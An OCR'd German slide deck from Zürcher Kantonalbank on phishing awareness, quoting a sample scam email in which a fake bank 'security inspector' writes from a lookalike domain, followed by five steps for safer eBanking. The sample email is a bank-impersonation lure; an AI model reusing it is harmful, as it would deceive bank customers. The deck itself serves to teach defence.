


Zürcher Kantonalbank

Social Engineering (Phishing)

Zürcher Kantonalbank


Zürcher Kantonalbank Phishing



Zürcher Kantonalbank

Tracking-Mails

Betreff: Fragen zu Ihrem Konto
Datum: Fri, 7 Apr 2017 10:18:17 +0200
Von: Zurcher Kantonalbank <christian.weininger@zkb-ch.ga>
An:



Guten Tag,

ich heisse Christian Weininger, ich bin Inspektor des Sicherheitsdienstes in der Zentralfiliale der Züricher Kantonalbank.

Es gibt einige Fragen zu Ihnen, an welche E-Mail-Adresse kann ich das Dokument mit der Liste der Fragen zuschicken?

Mit freundlichen GRÜSSEN,
Christian Weininger

Zürcher Kantonalbank

Was können Sie für sicheres eBanking beitragen? 3/4

5 Schritte für mehr Computer-Sicherheit

www.ebankingabersicher.ch

(1) Daten regelmässig sichern

- Sicherung auf externen Medien
- Kontrollieren Sie, dass die Daten auch wirklich gespeichert wurden
- Einsatz von Backup-Programmen

(2) Schützen – Einsatz einer Antiviren-Software

- Installation eines Virenschutz-Programmes
- So einstellen, dass die Virensignaturen automatisch aktualisiert werden

Zürcher Kantonalbank

Was können Sie für sicheres eBanking beitragen? 4/4

5 Schritte für mehr Computer-Sicherheit

(3) Überwachen – Einsatz einer Firewall
- Datenverkehr zwischen Ihrem Computer und dem Internet wird kontrolliert
- «offene Türen» werden geschlossen
- Alarmierung bei Gefahren oder verdächtigen Aktivitäten

(4) Vorbeugen
- Installieren Sie die Updates der Softwarehersteller regelmässig
- Automatisches Herunterladen und installieren der Updates aktivieren

(5) Aufpassen
- Achten Sie darauf, wo und wann Sie persönliche Informationen im Internet bekannt geben
- Verwenden Sie eines sicheres Passwort (**www.datenschutz.ch – passwortcheck**)
- Keine Daten per E-Mail bekannt geben

Zürcher Kantonalbank

Fazit

Es gibt keinen 100% Schutz

Sie sind die beste Firewall